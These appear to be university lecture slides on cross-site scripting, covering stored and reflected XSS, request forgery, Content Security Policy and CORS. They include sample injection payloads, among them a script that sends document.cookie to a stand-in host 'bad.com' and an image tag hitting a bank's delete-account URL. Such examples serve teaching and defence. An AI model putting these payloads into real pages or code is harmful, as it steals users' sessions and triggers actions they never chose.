#2 Cross site scripting - XSS

SEGURANÇA NAS ORGANIZAÇÕES E INFORMÁTICA

deti universidade de aveiro
departamento de eletrónica,
telecomunicações e informática

2024/2025

Cross-site Scripting

Description

Cross-site Scripting (XSS) attacks occur when:

- Data enters a web application through an untrusted source, most frequently through a web request
- The data is included in dynamic content that is sent to a web user without being validated for malicious content.

https://owasp.org/www-community/attacks/xss/

XSS

How it works

- Injection of client side scripts in web pages
- It’s a feature, not a bug
  - Inherent to how HTML works
- Has several variants
  - Stored XSS
  - Reflected XSS
  - Cross Site Request Forgery

XSS

Examples

Good:

```
    <img src=‘img.png’></img>
```

Bad:

```
    <img src=‘img.png’>
        <script>alert(“hi”);</script>
    </img>
```

XSS

Examples

```
<img src=“
<script>
  window.open(
   ‘http://bad.com/reg.php?’+document.cookie
  )
</script>”
></img>
```

Could it open a Window and send current cookie to bad.com?

What if the script was in the img inner HTML

XSS

Injection Vectors

Where does the application accept external input?

- User Input
- API input (i.e. requests)

What to look for:

- Forms
- Inputs
- APIs

XSS

Injection Vector Examples

- Any non parsed text!

```
<p>Hi there<script>alert(‘hehe’)</script></p>
```

- Media tags: *img, video, canvas*


```
<img src=“http://bank.com/delete_account.php”></img>
```

URLs:

```
http://foo.bar/index.php?search=<script>alert(‘hi’)</script>
```


XSS Types

Stored XSS


1) Store malicious Script
2) Get Page (with malicious script)
3) Execute malicious Script
Web Server

XSS Types


Reflected XSS



1) Send malicious link
3) Process page with injected code
2) Get Page (using malicious link)
Web Server

XSS Types

Cross Site Request Forgery



1) Store malicious script
2) Get Page (with malicious script)
3) Execute malicious request
Chat Web Server
Bank Web Server

Content Security Policy


What is it?

Content-Security-Policy (CSP) is the name of a HTTP response header that modern browsers use to enhance the security of the document (or web page). The Content-Security-Policy header allows you to restrict which resources (such as JavaScript, CSS, Images, etc.) can be loaded, and the URLs that they can be loaded from.

CSP was first designed to reduce the attack surface of Cross Site Scripting (XSS) attacks, later versions of the spec also protect against other forms of attack such as Click Jacking.

via https://content-security-policy.com/

Content Security Policy



Using the HTTP header

HTTP

```
Content-Security-Policy: default-src https:
```

Using the HTML meta element

HTML

```
<meta http-equiv="Content-Security-Policy" content="default-src https:" />
```

via https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Cross-Origin Resource Sharing

What is it?

CORS (Cross-Origin Resource Sharing) is a system, consisting of transmitting HTTP headers, that determines whether browsers block frontend JavaScript code from accessing responses for cross-origin requests.

The same-origin security policy forbids cross-origin access to resources. But CORS gives web servers the ability to say they want to opt into allowing cross-origin access to their resources.

via https://developer.mozilla.org/en-US/docs/Glossary/CORS

CSV vs CORS

How they work together

Close the door, open the windows

- We apply security policies to prevent malicious loading, execution, remote exploitation, and injections.
- But modern frameworks, websites, and solutions load information from many locations, such as other sites, and CDNs

Bonus questions: What is a CDN? How do you use it?